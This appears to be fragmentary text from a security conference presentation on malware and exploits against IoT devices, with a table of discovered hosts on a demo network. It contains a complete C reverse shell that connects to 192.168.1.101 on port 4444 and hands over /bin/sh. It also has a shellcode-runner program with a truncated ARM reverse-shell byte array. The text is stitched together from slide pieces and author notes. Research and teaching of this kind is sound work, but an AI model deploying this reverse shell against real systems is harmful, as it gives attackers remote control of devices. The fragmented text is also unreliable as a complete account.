
14th International Conference, SecITC 2021
Virtual Event, November 25–26, 2021
Revised Selected Papers

 Springer

Research Results

Viruses, Exploits, Malware and Security Issues on IoT Devices

IoT Architecture & Protocols






Research Results

Viruses, Exploits, Malware and Security Issues on IoT Devices

PoC / DEMO: Attack Architecture

Discovered users	IP addresses	MAC addresses
Oki MB47...	192.168.1.106	00:25:36:56:7F:98
local user (...)	192.168.1.102	18:65:90:DB:E8:37
Raspberry Pi	192.168.1.101	DC:A6:32:BB:DE:E2
Raspberry Pi	192.168.1.100	B8:27:EB:13:8A:6C
network ro...	192.168.1.1	CC:32:E5:1B:FF:9C



Research Results

Viruses, Exploits, Malware and Security Issues on IoT Devices

```
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
    int sockfd;
    socklen_t socklen;

    struct sockaddr_in addr;

    addr.sin_family = AF_INET;
    addr.sin_port = htons( 4444 );
    addr.sin_addr.s_addr = inet_addr("192.168.1.101");


    sockfd = socket( AF_INET, SOCK_STREAM, IPPROTO_IP );
    connect(sockfd, (struct sockaddr *)&addr, sizeof(addr));

    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);

    execve( "/bin/sh", NULL, NULL );
}
```

Author Contributions

Conceptualization, C.T. and C.B.; software development, C.T. and C.B.; validation, C.T., M.P. and M.D.; resources, C.C; writing—original draft preparation, C.T.; writing—review and editing, M.D.; supervision, C.T.; project administration, C.T.



1.4 Research Results

```
#include <stdio.h>

// Run hex ARM 32 bits machine code from .text of the current program
// gcc -o out/run_hex_machinecode_reverse_shell.elf32 run_hex_machinecode_reverse_shell.c
// TODO: use char code[] = {...} inside main, with -z execstack, for current Linux
// gcc -z execstack -o out/run_hex_machinecode_reverse_shell.elf32 run_hex_machinecode_reverse_shell.c
```

```
// Broken on recent Linux, used to work without execstack.
```

```
int main () {
    // void* cast is easier to type than a cast to function pointer,
    // and in C can be assigned to any other pointer type. (not C++)
    // can be non-const if you use gcc -z execstack. static is also optional
```


```
    char code[] = {
        0x01, 0x30, 0x8f, 0xe2, 0x13, 0xff, 0x2f, 0xe1, 0x02, 0x20, 0x01, 0x21, 0x92, 0x1a, 0xc8, 0x27, 0x51,
    };
```

```
    //char ret0_code[] = "\x31\xc0\xc3"; // xor eax,eax ; ret
    // the compiler will append a 0 byte to terminate the C string,
    // but that's fine. It's after the ret.
```

```
void (*main_of_reverse_shellc) () = (void*)code;
//int (*ret0)(void) = (void*)ret0_code;
```

```
// run code
main_of_reverse_shellc();
//return ret0();
return 0;
}
```

Viruses, Exploits, Malware and Security Issues on IoT Devices



2.4 Embedded OS DEMO | Hands-on

Topic 4: ASM ARM 32bits Boot-loader and OS/RTOS

FreeRTOS vs Zephyr OS vs mbedOS for ESP32 – RISC-V board

<https://singpolyma.net/category/singpolyma-kernel/>

<https://github.com/singpolyma/singpolyma-kernel>